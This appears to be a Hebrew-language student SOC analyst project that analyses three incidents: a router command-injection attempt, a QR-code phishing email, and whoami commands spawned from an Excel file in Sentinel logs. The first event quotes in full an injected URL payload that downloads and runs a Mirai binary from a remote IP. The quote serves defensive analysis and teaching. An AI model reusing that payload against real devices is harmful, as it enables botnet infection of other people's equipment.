



1 1 01 0 1 00 011 0101

**NAME:** ALEXANDER CHAIT  
**EDUCATOR:** SHAKED SHILO  
**T.Z:** [REDACTED]  
**DATE:** 05/10/2024

1 1

00 011 0101

0 1



קורס למתחילים בסייבר

**CSPP**

מבואות סייבר

ניהול רשתות ובקר SOC

**SOC Analyst Project**

איחוע 1:

קובץ מצורף: Sanrio 1 soc course

פתחו את הקובץ המצורף והביטו בלוג.

על סמך הלוג:

1. הסבירו את הזיהוי בלוג
2. האם לדעתכם מדובר באירוע תקין או האם יש צורך בהרחבה החקירה?
3. במידה ולדעתכם נדרשת הרחבת חקירה, מה החקירה שהייתם מבצעים?
4. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו
5. ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

## Event 1 attached Log

| managerReceiptTime         | sourceAddress | sourceHostName                                       | destinationAddress | destinationHostName                                    |
|----------------------------|---------------|--|--------------------|--|
| May 3, 2024 @ 20:49:05.842 | 195.1.144.109 | <a href="http://no4.nordicvm.no">no4.nordicvm.no</a> | 65.74.2.33         | <a href="http://web.seesec.co.il">web.seesec.co.il</a> |

| requestUrl  |
|---|
| /cgi-bin/luci/stok/=/locale?form/=country&operation/=write&country/=(\$id>`cd+/tmp;+rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk`) |

| G            | H             | I               | J                      | K       | L        | M                        |
|--------------|---------------|-----------------|------------------------|---------|----------|--------------------------|
| deviceAction | deviceProduct | destinationPort | destinationServiceName | bytesIn | bytesOut | requestClientApplication |
| Accept       | Fortigate IPS | 80              | HTTP                   | 800B    | 4860KB   | Go-http-client/1.1       |

## ניתוח של אירוע מספר 1

### 1. הסבר את הזיהוי בלוג:

ניתוח של הלוג חושף ניסיון אפשרי להתקפה מסוג של הזרקת פקודה (Command Injection) כנגד

שרת האינטרנט web.seesec.co.il על ידי no4.nordicvm.no מכתובת 195.1.144.109

#### • הראיות שאיתם הגענו למסקנה הזאת:

- בקשת URL חשודה המכילה פקודה זדונית:

```
cgi-bin/luci;/stok=/locale?form\=country&operation\=write&country\=$(id>`cd+/tmp;+rm+--/
```


```
(`rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk
```

הפקודה הולכת ל/tmp/ מוחקת את הגרסה הישנה של הסקריפט shk ואז מורידה את הגרסה העדכנית של הסקריפט ונותנת לו הרשאות שיהיה אפשר להריץ אותו בשלב ההבא, ואז הוא מריץ את הסקריפט עם פרמטר tplink ומוחק את הסקריפט מהקמך כדי להסתיר עקבות.

יש פה ניסיון להכניס פקודות מסוכנות לשורת הכתובת של ה-URL, הניסיון הזה מיועד להשתלה של תסריט (script) שמיועד לבצע פעולות מסוכנות ביעד שלו.

- ניסיון להוריד ולהפעיל קובץ זדוני מכתובת IP חיצונית: 103.14.226.142
- ה **device action** עשה **accept** שמראה שהFortigate IPS לא חסם את הפעולה, לפחות לא בשלב הראשוני שלה.
- השורה shk tplink/. גם מעלה חשדות שיש אופציה שהתוקף אולי מנסה לנצל פגיעות או חולשה בחומרה/ממשק של נתב TP-Link.

- סריקה של הכתובת החשודה 103.14.226.142 בשימוש של VirusTotal



- רואים ש-17 ונדורים של אבטחה מצאו פעילות זדונית, נעשה חקירה יותר מעמיקה.

MDMeridio - AbuseIPDB User Profile  
 www.abuseipdb.com  
 Malware hosting on http://103.14.226.142/shk (Mirai variant). Hacking. 195.1.144.109, 01 May 2024. 195.1.144.109 -- [01/May/2024:10:29:44 +0000] "GET ...

[GS-455] Mirai Botnet IOCs - SEC-1275-1  
 1275.ru  
 7 days ago ... IPv4 · 103.14.226.142 · 103.174.73.190 · 185.196.11.177 · 185.216.70.79 · 188.75.79.53 · 193.233.193.12 · 212.70.149.10 · 42.112.26.97 ...

Description  
 The Mirai Botnet targets open network devices, exploiting vulnerabilities in IoT devices and routers. It uses various Indicators of Compromise (IoCs), including IPv4 addresses, port combinations, domains, MD5, SHA1, and SHA256 hashes. The botnet's capabilities include launching Distributed Denial-of-Service (DDoS) attacks, compromising devices, and stealing sensitive information.

- גילינו שרשת הבוטנט MIRAI תוקפת מכשירים מחוברים לרשתות פתוחות, מנצל פגיעויות במכשירי IoT. משתמש ב-IoCs שונים (חולשות) כמו כתובות IPv4, שילובי פורטים, דומיינים, גיבובי MD5, SHA1 ו-SHA256. יכולות הבוטנט כוללות הפעלה של מתקפות DDoS, פריצת מכשירים וגם גניבת מידע רגיש.
- היה פה גם שימוש בכלי ניהולי של ממשקים בשם Luci שגם יכול לשמש ככלי ניהולי של TP-Link routers.

## 2. האם מדובר באירוע תקין?

לא, האירוע הזה ממש לא תקין. הניסיון להזריק פקודה התקפית דרך בקשה של HTTP מצביע על כוונות זדוניות ועל ניסיון אפשרי לתקוף או לפגוע במערכת שלנו.

## 3. הצורך בהרחבת החקירה:

בהתבסס על הראיות והממצאים שלנו מהלוג והניתוח שלהם, מומלץ מאוד לבצע הרחבה של החקירה כדי לאמת את החשש להתקפה, ואם צריך גם לנקוט בצעדים נוספים.

אופציות לפעולות וחקירות נוספות שאפשר לבצע כדי להגן על עצמנו ולמנוע נזק:

### • איסוף נתונים ולוגים נוספים:

- צריך לעשות ניתוח מעמיק יותר של הלוגים של שרת האינטרנט `web.seesec.co.il` וגם במכשיר מקור התקיפה `no4.nordicvm.no` בשביל לאתר פעילות חשודה נוספת שיכלה להתבצע משם.
- אפשר גם לבדוק את הקבצים שהורדו או שונו כתוצאה מהבקשה הזדונית.
- חיפוש אחר ראיות של פריצה למכשיר המקור או נוכחות של תוכנות זדוניות אחרות.

### • לבצע ניתוח טכני נוסף:

- אפשר לעשות ניתוח מעמיק יותר של פקודת ה-Shell שהוזרקה כדי להבין את המטרה המדויקת שלה ואת הפונקציונליות שלה.
- זיהוי נקודות החולשה או תורפה שנוצלו על ידי התוקף ולהבין איך למנוע את זה בעתיד.
- עדכון הגדרות אבטחה רלוונטיות בשרת האינטרנט ובמכשיר המקור או ב-IPS.
- בידוד מכשיר המקור עד שהעניין יחקר לעומק, לבדוק אם יש מקורות התקפה נוספים שמבצעים פעולות דומות.

#### 4. השלב ב-CyberKill Chain:

האירוע שלנו מתאים לשלב ה-**Exploitation** ב-CyberKillChain. בשלב זה, התוקף מנצל פגיעות או חולשות במערכת כדי להשיג גישה לא מורשית ולממש את מטרותיו.

#### 5. טכניקה או טקטיקה ב-MITRE:

הטכניקה הספציפית המשמשת באירוע שלנו היא -

#### **T1059 - Command and Scripting Interpreter**

עם סיכוי גבוה של **T1059.004** sub technique

הטקטיקה היא **Execution** - ביצוע או execution כולל טכניקות שתוצאתן היא הרצת קוד שבשליטת התוקף על מערכת מקומית או מרוחקת.

שזה מאפשר לתוקף להפעיל פקודות זדוניות במערכת היעד.

[/https://attack.mitre.org/techniques/T1059](https://attack.mitre.org/techniques/T1059): לינק מצורף:

התוקפים מנצלים מפענחי פקודות וסקריפטים במערכות ההפעלה כדי להריץ פקודות וסקריפטים. הם משתמשים ביכולות אלו כדי להעביר payloads, לבצע commands או להשיג גישה למטרות שלהם מרחוק, זה יכול לאפשר ל URL זדוני להכניס פקודה אל תוך בקשת השרת ברשת.

|  |
|--|
| ID: T1059  |
| Sub-techniques: T1059.001, T1059.002, T1059.003, T1059.004, T1059.005, T1059.006, T1059.007, T1059.008, T1059.009, T1059.010 |
| ① Tactic: Execution  |
| ① Platforms: Azure AD, Google Workspace, IaaS, Linux, Network, Office 365, Windows, macOS                                    |
| ① Supports Remote: Yes   |
| Version: 2.4   |
| Created: 31 May 2017   |
| Last Modified: 27 March 2023   |

## אירוע 2:

אתמול התקבל בתיבת המייל שלי המייל הבא:

From name: avi.waisman

From E-mail: [avi.waisman@see-security.com](mailto:avi.waisman@see-security.com)

To: shaked.shilo@see-secure.com

Subject: נא להירשם לקבוצת מרצים בפייסבוק

תוכן ההודעה:



לכלל המרצים של שיא סקורטי,  
נא להירשם לקבוצת המרצים בפייסבוק  
מצ"ב קישור  
אבי

אני חושדת שמדובר במייל פשינג.

1. חקרו את המייל. האם מדובר במייל פשינג?
2. פרטו והסבירו מה חקרתם ואיך הגעתם למסקנה.
3. במידה ומדובר במייל פשינג איזה פעולות תבצעו
4. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו
5. ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

## ניתוח של אירוע מספר 2

הערה - אני עושה את הניתוח כיאלו אין לי מושג מי זה האנשים/החברות האלה או ששקד הכינה QR CODE לתרגיל

### 1. חקירה של המייל:


ניתוח של כלל הנתונים חושף **email phishing attack**, בשילוב עם **social engineering** ואפשרות של שימוש ב**spoofing** יש פה תרגיל הונאה שהגיע מכתובת email לא אמיתית עם דומיין שונה, התוקף מנסה לגרום לעובד לחשוב שהוא קיבל מייל אמיתי ולגיטימי מעובד חברה אחר שמבקש ממנו לסרוק QR CODE בשביל להצטרף לקבוצה בפייסבוק.

בפועל מה שקורה הQR CODE שולח אותו לאתר צד שלישי אחר עם פרסומות שנותן לעבור לפייסבוק רק לאחר לחיצה על "דילוג פרסומות" ובכך נותן קליקים וצפיות לאתר שלמשתמש המקורי לא הייתה שום כוונה להיכנס אליו, לא נראה שזה מנסה לגנוב **credentials** לכן זה סוג קל יותר של התקפת פישנינג.

### 2. החקירה של האירוע:

#### • הראיות שאיתם הגענו למסקנה הזאת:

- החקירה מתחילה בבסיס, בשלב הראשוני אנחנו בודקים את כתובות המייל ואנחנו כבר רואים שלשולח **avi.waisman@see-security.com** יש דומיין שונה מעובד החברה **shaked.shilo@see-secure.com** שכבר מעלה חשד שיש פה ניסיון התחזות, בדרך כלל לעובדי חברה יש את אותה כתובת דומיין ולא משהו שנראה דומה.
- עכשיו נבדוק את הכתובת המייל של החשוד שלנו עם **email address validator**

|                 |  |
|-----------------|--|
| Input data:     | <b>avi.waisman@see-security.com</b>  |
| Classification: |  <b>Undeliverable</b> |
| Status:         | Invalid email address: the domain of the email address does not exist.                                   |
| Status code:    | DomainDoesNotExist (What's this?)  |



- אחרי הבדיקה אנחנו רואים שהכתובת החשודה גם לא משתמשת באותו דומיין של עובד החברה והיא גם לא כתובת מייל לגיטימית, אחרי חקירה נוספת גם גילינו שהדומיינס האלה פעילים, ועולה חשד לשימוש אפשרי בטכניקות של spoofing.
- בשלב האחרון כבר יש חשד להתקפה מסוג של **מייל פשינג**, עכשיו נבדוק את QRcoden עצמו ונראה מה בעצם הוא עושה.
- אחרי בדיקה גילינו שהQRcoden שולח את המשתמש לאתר <https://qr.me-qr.com/shP847fW> ולא לפייסבוק כפי שהיה כתוב בהודעה.  
הוא שולח אותו לאתר צד שלישי עם פרסומות שמאפשר לעבור לפייסבוק רק לאחר לחיצה על "דילוג פרסומות" ובכך נותן קליקים וצפיות וטראפיק לאתר [qr.me-qr.com](https://qr.me-qr.com) שלמשתמש המקורי לא היה ידע שהוא הולך להיכנס אליו, מה שמאשר את האירוע כהתקפה של **מייל פשינג**. (גם הפייסבוק לינק עצמו לא מצרף לשום קבוצה)
- בדיקה של האתר בvirus total מראה שחלק מהsecurity vendors מצאו שם גם פעילות זדונית.

| Security vendors' analysis ⓘ |             |         |             |
|------------------------------|-------------|---------|-------------|
| CRDF                         | ⚠ Malicious | CyRadar | ⚠ Malicious |
| Seclookup                    | ⚠ Malicious | Abusix  | ✅ Clean     |

- קיימות גם אפשרויות לעשות QRCODE בלי שימוש באתר צד שלישי, לדוגמא בChrome יש feature מובנה שנותן לכל אחד לעשות QRCODE בקליק פשוט, מה שמעלה עוד יותר את החשש שמדובר פה בניסיון להעביר traffic ורווחים לאתר צד שלישי.

### 3. פעולות מנע שאנחנו נבצע אחרי ההתקפה :

#### ○ חקירת המייל לעומק:

- לבדוק אם המייל מכיל קבצים מצורפים זדוניים או קישורים מוסתרים, אבל צריך לבדוק את הקישורים בסביבת מבחן מבודדת כדי לראות לאן הם באמת מובילים.
- אפשר לנתח את פרטי Header של המייל ולבדוק אם המייל הוא spoofed ולחלץ מידע, למיילים שהם spoofed בדרך כלל יש חוסר התאמה בן Header לשם שמוצג.

#### ○ זיהוי משתמשים בסיכון:

- יש לקבוע האם מדובר במתקפת פשינג ממוקדת או בהתקפה של פשינג המוני? צריך חפש מיילים דומים שנשלחו לעובדים אחרים בחברה.
- נבדוק פערים בהכשרת המודעות של העובדים בהתבסס על מי שדיווח על המייל או לחץ על קוד ה-QR (אם בכלל).

#### ○ מניעת מתקפות נוספות בעתיד:

- נחסום את כתובת המייל של השולח כדי למנוע ניסיונות התקפה עתידיים מאותו מקור.
- נשקול להוסיף את [qr.me-qr.com](https://qr.me-qr.com) לרשימת חסימה כדי למנוע ממשתמשים לגשת אליו.
- נעדכן מסנני אבטחת מייל כדי לחפש טקטיקות דומות - כמו מיילים עם קודי QR בהקשרים לא צפויים, פרסומות מוגזמות וטקטיקות שמפעילות לחץ.

#### ○ חינוך משתמשים:

- נשתף פעולה עם מחלקת IT כדי לשלוח מייל מודעות אבטחה לכל העובדים. נסביר את מתקפת הפישינג ואת הדגלים האדומים שיש לשים לב אליהם (קודי QR בהקשרים לא צפויים, ספאם של פרסומות, טקטיקות דחיפות).
- נשקול לעשות מבחן פישינג נוסף בעתיד כדי למדוד את המודעות של העובדים ולזהות תחומים ואזורים לשיפור.

#### ○ דיווח ותיעוד של האירוע:

- נתעד את מתקפת הפישינג, כולל תוכן המייל, ממצאי החקירה והפעולות שנקטנו, רישומים כאלה יהיו מועילים לידע ולזיהוי מגמות במתקפות פישינג בעתיד.

#### 4. השלב ב-CyberKill Chain:

מיילים של פישינג צריכים לעבור מספר שלבים בשביל להשיג את המטרה של התוקף, התהליך של התקפת פישינג בדרך כלל מכיל שלושה שלבים מקבילים, כל התקפת פישינג צריכה שהתוקף שלה יתכן את הפעולות שלו גם threat vector גם delivery וגם exploitation בשביל להשיג הצלחה.

אך מתוך השלושה השלבים האלה של הCyber Kill Chain הdelivery הוא הכי מתאים.

- המטרה המרכזית של התוקף זה להצליח להעביר מטען זדוני או לעשות delivery
- המייל עם הQRCode משמש ככלי של delivery ועובד על המשתמש בכך שהוא גורם לו ללחוץ עליו ובכך מצליח לעקוף אמצעי בטיחות.

## 5. טכניקה או טקטיקה בMITRE:

הטכניקה הספציפית המשמשת באירוע שלנו היא -

### **Phishing T1566** בשילוב עם **Social Engineering Techniques**

#### **Probability of SubTechnique: Spearphishing Link (T1566.002)**

הטקטיקה היא **Initial Access** - גישה ראשונית ברשת מתבצעת דרך טכניקות שונות, כמו פשינג ממוקד או ניצול פרצות בשרתים ציבוריים. אחיזה זו מאפשרת לתוקף גישה מתמשכת או חד פעמית

לינק מצורף: [/https://attack.mitre.org/techniques/T1566](https://attack.mitre.org/techniques/T1566)

## **סיכום והערות נוספות חקירה אירוע 2:**

נכון שיכול להיות שהמטרה המרכזית של התקפה מהסוג הזה היא לא לגנוב credentials או להתקין malware באופן מדי, ה initial access הושג על ידי שימוש במייל דספטיבי שמכיל לינק או במקרה שלנו QRcode שמטרתו היא לגרום למקבל המייל ללחוץ עליו.

הלינק מוביל לאתר עם פרסומות שמדגים את האופי הזדוני של ההתקפה, אפילו אם המטרה הסופית יכולה להיות שונה מהתקפות פשינג סטנדרטיות, ההתקפה מסוג זה גם יכולה לשמש כסוג של Probe כדי לבדוק חולשות של חברה והכנה להתקפות מסוכנות יותר.

**ניתוב מטעה:** בעוד <https://qr.me-qr.com/shP847fW> עשוי להיות שירות לגיטימי שעובד על פרסומות, ההיבט המטעה טמון בייצוג השגוי של מטרת QRCode. היוסרים מוטעים לחשוב שהם מצטרפים לקבוצת פייסבוק, אבל הם מופנים לאפליקציה של צד שלישי עם פרסומות לפני שהם מגיעים ליעד שלהם. הניתוב המטעה הזה יתפס כמניפולטיבי.

**חוויית משתמש ואמון:** משתמשים עשויים להרגיש תסכול מהניתוב הלא צפוי דרך אפליקציה של צד שלישי עם פרסומות. חוויית המשתמש עלולה להיפגע לרעה, מה שעלול להוביל לאובדן אמון.

**חששות פרטיות:** למשתמשים עשויות להיות חששות לגבי המידע שנאסף על ידי האפליקציה של צד שלישי או הפרסומות המוצגות במהלך תהליך הניתוב. גם אם [qr.me-qr.com](https://qr.me-qr.com) אינו מעורב ישירות בפעילויות זדוניות, נתוני המשתמש והתנהגות הגלישה שלו עלולים להיות מנוצלים על ידי האפליקציה של צד שלישי לצורך פרסום ממוקד או מטרות אחרות.

אפילו שהתסריט הזה לא עומד בהגדרה המחמירה ביותר של מתקפת פשינג שמנסה לגנוב credentials, הוא עדיין מדגיש את החשיבות של שקיפות, הסכמה של משתמש והתנהגות אתית באינטראקציות מקוונות. יש ליידע משתמשים על כל ניתוב מחדש או מעורבות של צד שלישי בעת סריקת קודי QR כדי להבטיח חוויה חיובית ומאובטחת.

### אירוע 3:

כנסו לסביבת הסנטינל, תחת לשונית ה Incident וחקרו את האירוע: New Discovery Command Detected

```
Sysmon  
| where CommandLine contains "whoami"
```

1. הסבירו את החוק ומה הוא מחפש
2. פרטו את מהלך החקירה ואת השאלות שעולות לכם
3. פרטו את הממצאים שמצאתם (נא להוסיף תמונות וקישורים)
4. לאחר שסיימתם את מהלך החקירה הראשונית, מה הדעה שגיבשתם? הסבירו
5. האם מדובר באירוע אמת או אירוע שווא?
6. כיצד הייתם ממליצים לטפל באירוע
7. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו
8. בונס - ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

בהצלחה,

שקד

### ניתוח של אירוע מספר 3

#### 1. הסבירו את החוק ומה הוא מחפש:

○ הסבר של Query:

- **sysmon** - החלק הזה בשאילתה מגדיר את הdata source, הKQL מסוגל למשוך מידע מהרבה מקורות שונים מתוך המicrosoft sentinel ופה זה מוגדר להתסכל על לוגים של sysmon שזה כלי אבטחה שעושה monitor system activity
- **where CommandLine contains whoami** - זה סעיף שמסנן, זה משתמש בwhere כדי לחפש בתוך לוגים של סיסמון לכניסות שהcommandline field מכיל את הטקסט "whoami"

○ מזה מחפש:

- השאילתה מחפשת אינסטנסים מתי שprocess עשה execute לפקודת "whoami" הפקודה הזאת בדרך כלל בשימוש בשביל לזהות את המשתמש שכרגע מחובר.

○ מדוע ואיך משתמשים בשאילתה הזאת:

○ השאילתה הזאתי מאוד שימושית לsecurity analysts שחוקרים פעילות חשודה, הנה כמה סיבות אפשריות לשימוש של השאילתה:

- לזהות **potential lateral movement** - תוקפים שמצליחים להשיג גישה לסיסטם עשויים להשתמש בwhoami כדי לעשות עימות להרשאות שלהם ולזהות מערכות אחרות על המערכת לתקוף.
- לחקור **privilege escalation attempts** - אם משתמש זדוני מנסה להשיג הרשאות יותר גבוהות הם יכולים להשתמש בwhoami כדי לדעת אם הניסיון שלהם היה מוצלח או לא.
- לעשות **Monitoring for unauthorized user activity** - שימוש מוגזם או תדיר של whoami מיוסרים או מערכות בלתי צפויים יכול להצביע על ניסיונות גישה לא מורשאות.

○ חשוב לציין שwhoami בעצמו לא בהכרח אומר זדוני או התקפה אבל ע"י פילטור של סיסמון לוגס לפקודה הספציפית הזאת, אנליסיטים של אבטחה יכולים להתפקס על פעילות חשודה ולחקור אותה יותר לעומק.



## 2. פרטו את מהלך החקירה ואת השאלות שעולות לכם:

### ○ נתחיל בלמצוא ולמיין את הלוגים המתאימים:

- נכניס את השאלית שלנו ונגדיר תאריך של ה05/07/2024, אחרי זה נמיין לפי תאריך לנוחות עבודה וגם בשביל להבין את הסדר הפעולות של Jim בניתוח שלנו.
- אנחנו רואים שמצאנו פה ארבעה לוגים ששייכים למשתמש Jim

The screenshot shows the Sysmon tool interface. At the top, there is a 'Run' button and a 'Time range' dropdown set to 'Custom'. Below this, a query is defined: '1 Sysmon' and '2 | where CommandLine contains "whoami"'. The 'Results' tab is selected, showing a table with four entries. The first column is 'TimeGenerated [UTC]' with a sort icon, and the second column is 'Source'. The entries are all from 'Microsoft-Windows-Sysmon' with 'EventID' 1. The times are 5/7/2024, 7:50:04.820 AM, 5/7/2024, 12:14:39.812 PM, 5/7/2024, 12:14:55.257 PM, and 5/7/2024, 12:38:03.237 PM.

| TimeGenerated [UTC] ↑↓      | Source                   | EventID |
|-----------------------------|--------------------------|---------|
| > 5/7/2024, 7:50:04.820 AM  | Microsoft-Windows-Sysmon | 1       |
| > 5/7/2024, 12:14:39.812 PM | Microsoft-Windows-Sysmon | 1       |
| > 5/7/2024, 12:14:55.257 PM | Microsoft-Windows-Sysmon | 1       |
| > 5/7/2024, 12:38:03.237 PM | Microsoft-Windows-Sysmon | 1       |

### ○ תהליך ותכנון הניתוח/חקירה:

- תהליך החקירה התבצע בשלבים, בשלב הראשון אני יעבור לוג לוג לפי סדר הפעולות של Jim, יבין קודם כל מה קרה בכל לוג ספציפי וינתח אותו, ואז אני אחבר תמונה כוללת של כל הפעולות והלוגים שקרו כדי להבין את המacro של מה היה פה בעצם.

- היצירה של הלוג עצמו מראה שהיה פה process creation event במערכת
- התהליך התחיל על ידי המשתמש (WIN10B\Jim)
- פרטי הprocess שהתבצע

- הprocess של "whoami.exe" הופעל
- commandline שהופעל היה פשוט whoami
- הID של התהליך "whoami.exe" הוא 6972
- הparent process שהפעיל את "whoami" היה "cmd.exe"
- הID של parent process הוא 4836
- parentimage היא "cmd.exe"
- ParentCommandLine - הקומנד ליין הריץ את הparent process

○ מה Jim עשה פה -

המשתמש Jim התחיל את פקודת whoami מהcommand prompt על המערכת, הפקודה של whoami מראה את היוסר שכרגע מחובר לדומיין, במקרה הזה הפקודה נותנת מידע לגבי המשתמש Jim עצמו.

○ סיכום של הלוג הראשון - הלוג הזה מראה פעילות נורמלית על המערכת שבא

שהמשתמש Jim משתמש בפקודת whoami כדי לדעת את המשתמש שמחובר כרגע על המערכת "win10B.local.course"



> 5/7/2024, 12:14:39.812 PM

○ ניתוח של הלוג השני:

- היצירה של הלוג עצמו מראה שהיה פה process creation event במערכת
- התהליך התחיל על ידי המשתמש (WIN10B\Jim)
- פרטי הprocess שהתבצע

- הprocess של "whoami.exe" הופעל
- commandline שהופעל היה פשוט whoami
- הID של התהליך "whoami.exe" הוא 3344
- הparent process שהפעיל את "whoami" היה "Microsoft Excel"
- הID של הparent process הוא 9164
- הparentimage היא "EXCEL.EXE"
- ParentCommandLine - הקומנד ליין שהריץ את הparent process מראה path לקובץ excel בשם Gift.xlsm שנמצא בdesktop של Jim
- 

○ מה Jim עשה פה -

המשתמש Jim התחיל את פקודת whoami מהexcel process ורואים שJim עשה אינטרקציה עם קובץ excel בשם Gift.xlsm ואז התהליך של excel הוא זה שהפעיל את פקודת whoami

- סיכום של הלוג השני - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא המשתמש Jim מריץ דרך excel פקודת whoami זוהי פעולה לא נפוצה וחשודה ביותר.



> 5/7/2024, 12:14:55.257 PM

## ○ ניתוח של הלוג השלישי:

- היצירה של הלוג עצמו מראה שהיה פה process creation event במערכת
- התהליך התחיל על ידי המשתמש (WIN10B\Jim)
- פרטי הprocess שהתבצע
  - הprocess של "whoami.exe" הופעל
  - commandline שהופעל היה פשוט whoami
  - ID של התהליך "whoami.exe" הוא 8388
  - הparent process שהפעיל את "whoami" היה "Microsoft Excel"
  - ID של הparent process הוא 9164
  - parentimage היא "EXCEL.EXE"
  - ParentCommandLine - הקומנד ליין שהריץ את הparent process מראה path לקובץ excel בשם Gift.xlsm שנמצא בdesktop של Jim
  -
- מה Jim עשה פה -

המשתמש Jim התחיל את פקודת whoami מהexcel process ורואים שJim עשה אינטרקציה עם קובץ excel בשם Gift.xlsm ואז התהליך של excel הוא זה שהפעיל את פקודת whoami

- סיכום של הלוג השלישי - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא המשתמש Jim מריץ דרך excel פקודת whoami זוהי פעולה לא נפוצה וחשודה ביותר.

- היצירה של הלוג עצמו מראה שהיה פה process creation event במערכת
- התהליך התחיל על ידי המשתמש (WIN10B\Jim)
- פרטי הprocess שהתבצע

- הprocess של "whoami.exe" הופעל
- commandline שהופעל היה פשוט whoami
- ID של התהליך "whoami.exe" הוא 5792
- הparent process שהפעיל את "whoami" היה "Microsoft Excel"
- ID של הparent process הוא 2852
- parentimage היא "EXCEL.EXE"
- ParentCommandLine - הקומנד ליין שהריץ את הparent process מראה path לקובץ excel בשם Gift.xlsm שנמצא בdesktop של Jim

○ מה Jim עשה פה -

המשתמש Jim התחיל את פקודת הwhoami מהexcel process ורואים שJim עשה אינטרקציה עם קובץ excel בשם Gift.xlsm ואז התהליך של excel הוא זה שהפעיל את פקודת הwhoami

- סיכום של הלוג הרביעי - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא המשתמש Jim מריץ דרך excel פקודת הwhoami זוהי פעולה לא נפוצה וחשודה ביותר.


## ○ שאלות וחשדות שעולות כתוצאה מהניתוח הראשוני של הלוגים:

- **התנהגות חשודה:** זה ממש לא רגיל שמשתמשים מריצים פקודות כמו "whoami" מתוך excel, כמעט תמיד whoami מורץ מתוך cmd, ולהריץ את זה מתוך excel יכול להיות בשביל ליצר הסוואה ולהסתיר את `command execution` ולנסות לערבב את זה ביחד עם שימוש רגיל של excel.
- **דפוס פעולה חוזר:** הדפוס הפעולה החוזר של Jim כמו שאנחנו רואים בלוגים מדאיג, משתמש רגיל לא ממשיך לחזור על פקודת whoami במיוחד לא בכאלה הפרשים קצרים וזה יכול להצביע על כוונה זדונית.
- **האם Jim מנסה לעשות Privilege Escalation:** יכול להיות שJim מנסה להשיג הרשאות גבוהות יותר ע"י לחפש דרכים לבצע פקודות עם הרשאות גבוהות יותר או להתחזות למשתמשים אחרים
- **האם Jim מנסה לאסוף מידע על הארגון:** האם Jim מריץ whoami כחלק מפעילות של recon שמטרתה לגלות עוד מידע ונתונים על המערכת והמשתמשים שלה, אולי מחפש למצוא משתמשים עם הרשאות מסוימות ולתרגט אותם.
- **האם Jim מנסה לעשות Exploitation:** האם Jim מנצל חולשה באפליקציה או במערכת עצמה ע"י הרצת פקודות מExcel ומנסה להפעיל קוד זדוני
- **האם Jim מנסה לעשות Payload Delivery:** הקובץ excel עצמו gift.xlsm יכול להיות מנגנון delivery עם פיילוד זדוני, יכול להיות שJim שם סקריפטים או מקרוס בתוך קובץ excel ומשם הוא מריץ קצבים זדוניים.

- האם Jim מנסה להסתיר פעילות זדונית: להריץ whoami ממקור לא צפוי כמו excel יכול להיות טכניקה שJim מנסה לעשות כדי להסתיר את עצמו ואת הפעילות הזדונית שלו כפעילות לגיטימית.

### 3. פרטו את הממצאים שמצאתם עם תמונות:

- בדיקה של hashim תקינה



- ProcessID משתנה

| ProcessId | Image                          |
|-----------|--------------------------------|
| 6972      | C:\Windows\System32\whoami.exe |
